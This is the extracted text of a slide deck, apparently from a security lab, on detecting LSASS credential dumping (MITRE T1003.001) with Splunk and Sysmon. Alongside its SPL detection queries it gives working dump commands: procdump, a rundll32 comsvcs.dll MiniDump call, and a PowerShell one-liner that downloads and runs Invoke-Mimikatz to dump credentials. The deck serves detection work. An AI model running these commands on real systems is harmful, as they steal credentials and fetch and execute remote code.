MITRE ATT&CK Techniques -
OS Credential Dumping
https://redcanary.com/threat-detection-report/techniques/lsass-memory/
https://www.picussecurity.com/resource/blog/picus-10-critical-mitre-attck-techniques-
t1003-credential-dumping
 Goal: Able to detect the Credential dumping performed by attacker using
Splunk SIEM.
 Achievement: Able to Create Rules/SPL command and SIEM able to
detect the process perform by the attacker.
 Impact:Adversaries can use credentials gathered by this technique to:
 Access restricted information
 Access critical assets
 Perform lateral movement through the network by compromising other systems using the
same credentials
 Create new accounts, perform actions, and remove the new account to clear tracks
 Analyze password patterns and password policy to reveal other credentials
OS Credential Dumping
(Technique :Credential Dumping-T1003.001 LSASS Memory)
Introduction
Technique :Credential Dumping-T1003.001 LSASS Memory
 This Technique enables adversaries to obtain account login and
 password information from the operating system and software.
 The Local Security Authority Subsystem Service (LSASS) stores credentials
 of the logged in users in memory to provide seamless access to network resources
 without re-entering their credentials
How?
 Attacker required to interact with the lsass.exe process and dump its memory.
Methods
 Several Methods and Tools can be utilized to dump credentials in memory:
1. Windows Task Manager: Create Dump File feature of the Windows Task Manager can dump the memory of
the lsass.exe process since Windows Vista/Server 2008.
2. ProcDump: A command-line utility that is a part of the Microsoft Sysinternals suite – Mostly used by Attacker
3. Comsvcs.dll: Native Windows DLL located in the %systemroot%system32 directory. It has a MiniDump
function to dump lsass.exe process memory to retrieve credentials.

LSASS process memory
-The Local Security Authority Subsystem Service
(LSASS) stores credentials in memory on behalf of
users with active Windows sessions.
-This allows users to seamlessly access network
resources, such as file shares, Exchange Server
mailboxes, and SharePoint sites, without re-
entering their credentials for each remote service.
-Password stored in LSASS process memory can
used to conduct Lateral Movement

LSASS dump via
Procdump
LSASS dump via
Task Manager
LSASS dump via
Comsvcs.dll
Gained Access to
Victim’s machine
Attacker
Use Case

Attack Diagram
Attacker gained access to
victim’s machine and use
OS Credential Dumping
Technique to obtain
account login and
password
Client PC (Victim)
10.10.10.x
SPLUNK SIEM
Server
192.168.10.x
Pre-requisite
 VM test machine – OS Windows
 Splunk Server
 Splunk Forwarder
 Enable Sysmon
 Procdump
LSASS process memory
-The Local Security Authority Subsystem Service (LSASS)
stores credentials in memory on behalf of users with
active Windows sessions.
-This allows users to seamlessly access network
resources, such as file shares, Exchange Server
mailboxes, and SharePoint sites, without re-entering their
credentials for each remote service.
-Password stored in LSASS process memory can used to
conduct Lateral Movement

OS Credential Dumping
(Technique :Credential Dumping-T1003.001 LSASS Memory) – Attack Flow

LSASS Dump via Windows Task
Manager – 1st Method
 Dumping Memory of lsass.exe Process with Task Manager
 Open the task manager and click more details to open all
processes.
 Right-click on the Local Security Authority Process under
Windows Processes.
 Click on Create dump file.
One way it can be achieved is through Task Manager itself, by right
clicking on lsass.exe and selecting “Create dump file”. In this way we
don’t need to upload any suspicious executable on the target
machine, as Attacker can then download the DMP file and extract
the credentials offline.
Credentials were dumped manually via Task
Manager as they RDPed into each system. – RDP
vulnerability exploited.

Result from Splunk;
SPL Command : index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational"
EventCode=11 TargetFilename="*lsass*.dmp" Image="C:Windows*taskmgr.exe" | table
TaskCategory, EventCode, Image, TargetFilename
Note;
-This is the query we use in Splunk to detect credential dumping using this method
-For this method, in Splunk we are looking for the detection of event Code 11, which is
refer to ‘File Create’ operation.
-The process and target file associated with ‘File Create’ operation is Task Manager &
file name created containing .dmp which is dump file.
LSASS Dump via Procdump – 2nd
Method

 Download Procdump. It’s a Windows Syinternal Tools. It allows to create dumps of the
processes
 Use command - procdump.exe -accepteula -ma lsass.exe lsass.dmp
File successfully dump.
***Note : Need to run as administrator
Procdump
-Is legitimate software thus it will not be considered as a malware when
we run.
-Primary purpose is monitoring an application for CPU spikes and
generating crash dumps during a spike that an administrator or
developer can use to determine the cause of the spike.
Possible vulnerability exploited;
SMB protocol – attacker can gain access to victim share and upload
Procdump to execute.

Result from Splunk;
SPL Command : index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" (EventCode=1 Image="*procdump*.exe"
CommandLine="*lsass*") OR (EventCode=10 TargetImage="C:WINDOWSsystem32lsass.exe" GrantedAccess="0x1FFFFF"
("procdump")) | dedup TaskCategory | table _time, RuleName, TaskCategory, SourceImage, TargetImage, CommandLine,
GrantedAccess
Note;
-For this method, in Splunk we are looking for the detection of event Code 1 ‘Process Create’
and Code10 (‘Process Access’).
-Process Create is to detect when procdump app is executed, and Process Access to detect
which process is procdump accessing to, in this case, LSASS process.
-Since we are using custom sysmon configuration, anything related to credential dumping using
LSASS will be detected under rule name, technique_name=Credential Dumping. Already
configured.
LSASS Dump via Comsvcs.dll – 3rd
Method

 We need process id of lsass.exe to dump its memory using Comsvcs.dll:
 Use Command Get-Process lsass
Comsvcsdll is built in Windows DLL, it has a MiniDump function
which can be used to dump lsass.exe process memory
Dynamic-link library
-library files contain code to
carry out a specific function for
an application in the Windows
operating systems
Cont…

 Use command .rundll32.exe
C:windowsSystem32comsvcs.dll, MiniDump 692
C:testlsass.dmp full
***Note : Need to run as administrator
-Windows DLL Host (rundll32.exe) is used to execute and
called MiniDumpW function in comsvcs.dll,
-Then it will create a MiniDump file.
****
MiniDumpW original function in comsvcs.dll actually used by
developers to debug when applications crash

Result from Splunk;
SPL Command : index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" comsvcs.dll |
table RuleName, EventCode, TaskCategory, Image, ImageLoaded, SourceImage, TargetImage,
CommandLine
Note;
-For this method, in Splunk we are looking for the detection related to comsvcs.dll.
-We are able to detect 3 important eventcode associated with comsvc.dll
-EventCode 1, 7 and 10.
1=Process Create, detect execution of Windows Rundll32.exe
7=ImageLoaed, which is Windows Rundll32 called comsvcs.dll (To execute MiniDump function)
10=Process Access, to detect process accessing to lsass.exe

Alert Triggered
How attacker extract password from dump
file?

 Using Mimikatz
 After creating a dump file of lsass.exe process, attacker
can use Mimikatz to extract passwords hashes
 Either attacker download mimikatz to victim's pc & execute
or attacker can upload the generated dump file to their pc
for offline crack hashes.
How?
 Command - IEX (New-Object
Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMa
fia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invok
e-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
https://redcanary.com/threat-detection-
report/techniques/lsass-memory/
-comsvcs
https://www.ired.team/offensive-security/credential-
access-and-credential-dumping/dump-credentials-from-
lsass-process-without-mimikatz
-all
https://www.picussecurity.com/resource/blog/picus-10-
critical-mitre-attck-techniques-t1003-credential-dumping
-all
-including invoke-mimikatz

Mitre Attack - Credential Dumping - updated.pptx

  • 1.
    MITRE ATT&CK Techniques- OS Credential Dumping https://redcanary.com/threat-detection-report/techniques/lsass-memory/ https://www.picussecurity.com/resource/blog/picus-10-critical-mitre-attck-techniques- t1003-credential-dumping
  • 2.
     Goal: Ableto detect the Credential dumping performed by attacker using Splunk SIEM.  Achievement: Able to Create Rules/SPL command and SIEM able to detect the process perform by the attacker.  Impact:Adversaries can use credentials gathered by this technique to:  Access restricted information  Access critical assets  Perform lateral movement through the network by compromising other systems using the same credentials  Create new accounts, perform actions, and remove the new account to clear tracks  Analyze password patterns and password policy to reveal other credentials OS Credential Dumping (Technique :Credential Dumping-T1003.001 LSASS Memory)
  • 3.
    Introduction Technique :Credential Dumping-T1003.001LSASS Memory  This Technique enables adversaries to obtain account login and  password information from the operating system and software.  The Local Security Authority Subsystem Service (LSASS) stores credentials  of the logged in users in memory to provide seamless access to network resources  without re-entering their credentials How?  Attacker required to interact with the lsass.exe process and dump its memory. Methods  Several Methods and Tools can be utilized to dump credentials in memory: 1. Windows Task Manager: Create Dump File feature of the Windows Task Manager can dump the memory of the lsass.exe process since Windows Vista/Server 2008. 2. ProcDump: A command-line utility that is a part of the Microsoft Sysinternals suite – Mostly used by Attacker 3. Comsvcs.dll: Native Windows DLL located in the %systemroot%system32 directory. It has a MiniDump function to dump lsass.exe process memory to retrieve credentials. LSASS process memory -The Local Security Authority Subsystem Service (LSASS) stores credentials in memory on behalf of users with active Windows sessions. -This allows users to seamlessly access network resources, such as file shares, Exchange Server mailboxes, and SharePoint sites, without re- entering their credentials for each remote service. -Password stored in LSASS process memory can used to conduct Lateral Movement
  • 4.
    LSASS dump via Procdump LSASSdump via Task Manager LSASS dump via Comsvcs.dll Gained Access to Victim’s machine Attacker Use Case
  • 5.
    Attack Diagram Attacker gainedaccess to victim’s machine and use OS Credential Dumping Technique to obtain account login and password Client PC (Victim) 10.10.10.x SPLUNK SIEM Server 192.168.10.x
  • 6.
    Pre-requisite  VM testmachine – OS Windows  Splunk Server  Splunk Forwarder  Enable Sysmon  Procdump LSASS process memory -The Local Security Authority Subsystem Service (LSASS) stores credentials in memory on behalf of users with active Windows sessions. -This allows users to seamlessly access network resources, such as file shares, Exchange Server mailboxes, and SharePoint sites, without re-entering their credentials for each remote service. -Password stored in LSASS process memory can used to conduct Lateral Movement
  • 7.
    OS Credential Dumping (Technique:Credential Dumping-T1003.001 LSASS Memory) – Attack Flow
  • 8.
    LSASS Dump viaWindows Task Manager – 1st Method  Dumping Memory of lsass.exe Process with Task Manager  Open the task manager and click more details to open all processes.  Right-click on the Local Security Authority Process under Windows Processes.  Click on Create dump file. One way it can be achieved is through Task Manager itself, by right clicking on lsass.exe and selecting “Create dump file”. In this way we don’t need to upload any suspicious executable on the target machine, as Attacker can then download the DMP file and extract the credentials offline. Credentials were dumped manually via Task Manager as they RDPed into each system. – RDP vulnerability exploited.
  • 9.
    Result from Splunk; SPLCommand : index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" EventCode=11 TargetFilename="*lsass*.dmp" Image="C:Windows*taskmgr.exe" | table TaskCategory, EventCode, Image, TargetFilename Note; -This is the query we use in Splunk to detect credential dumping using this method -For this method, in Splunk we are looking for the detection of event Code 11, which is refer to ‘File Create’ operation. -The process and target file associated with ‘File Create’ operation is Task Manager & file name created containing .dmp which is dump file.
  • 10.
    LSASS Dump viaProcdump – 2nd Method  Download Procdump. It’s a Windows Syinternal Tools. It allows to create dumps of the processes  Use command - procdump.exe -accepteula -ma lsass.exe lsass.dmp File successfully dump. ***Note : Need to run as administrator Procdump -Is legitimate software thus it will not be considered as a malware when we run. -Primary purpose is monitoring an application for CPU spikes and generating crash dumps during a spike that an administrator or developer can use to determine the cause of the spike. Possible vulnerability exploited; SMB protocol – attacker can gain access to victim share and upload Procdump to execute.
  • 11.
    Result from Splunk; SPLCommand : index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" (EventCode=1 Image="*procdump*.exe" CommandLine="*lsass*") OR (EventCode=10 TargetImage="C:WINDOWSsystem32lsass.exe" GrantedAccess="0x1FFFFF" ("procdump")) | dedup TaskCategory | table _time, RuleName, TaskCategory, SourceImage, TargetImage, CommandLine, GrantedAccess Note; -For this method, in Splunk we are looking for the detection of event Code 1 ‘Process Create’ and Code10 (‘Process Access’). -Process Create is to detect when procdump app is executed, and Process Access to detect which process is procdump accessing to, in this case, LSASS process. -Since we are using custom sysmon configuration, anything related to credential dumping using LSASS will be detected under rule name, technique_name=Credential Dumping. Already configured.
  • 12.
    LSASS Dump viaComsvcs.dll – 3rd Method  We need process id of lsass.exe to dump its memory using Comsvcs.dll:  Use Command Get-Process lsass Comsvcsdll is built in Windows DLL, it has a MiniDump function which can be used to dump lsass.exe process memory Dynamic-link library -library files contain code to carry out a specific function for an application in the Windows operating systems
  • 13.
    Cont…  Use command.rundll32.exe C:windowsSystem32comsvcs.dll, MiniDump 692 C:testlsass.dmp full ***Note : Need to run as administrator -Windows DLL Host (rundll32.exe) is used to execute and called MiniDumpW function in comsvcs.dll, -Then it will create a MiniDump file. **** MiniDumpW original function in comsvcs.dll actually used by developers to debug when applications crash
  • 14.
    Result from Splunk; SPLCommand : index=* source="WinEventLog:Microsoft-Windows-Sysmon/Operational" comsvcs.dll | table RuleName, EventCode, TaskCategory, Image, ImageLoaded, SourceImage, TargetImage, CommandLine Note; -For this method, in Splunk we are looking for the detection related to comsvcs.dll. -We are able to detect 3 important eventcode associated with comsvc.dll -EventCode 1, 7 and 10. 1=Process Create, detect execution of Windows Rundll32.exe 7=ImageLoaed, which is Windows Rundll32 called comsvcs.dll (To execute MiniDump function) 10=Process Access, to detect process accessing to lsass.exe
  • 15.
  • 16.
    How attacker extractpassword from dump file?  Using Mimikatz  After creating a dump file of lsass.exe process, attacker can use Mimikatz to extract passwords hashes  Either attacker download mimikatz to victim's pc & execute or attacker can upload the generated dump file to their pc for offline crack hashes.
  • 17.
    How?  Command -IEX (New-Object Net.WebClient).DownloadString('https://raw.githubusercontent.com/PowerShellMa fia/PowerSploit/f650520c4b1004daf8b3ec08007a0b945b91253a/Exfiltration/Invok e-Mimikatz.ps1'); Invoke-Mimikatz -DumpCreds
  • 18.

Editor's Notes

  • #2 Add Another point under Achievement : from soc analysis perspective Impact of Privilege Escalation
  • #3 Add Another point under Achievement : from soc analysis perspective Impact of Privilege Escalation
  • #4 Add Another point under Achievement : from soc analysis perspective Impact of Privilege Escalation
  • #8 Add Another point under Achievement : from soc analysis perspective Impact of Privilege Escalation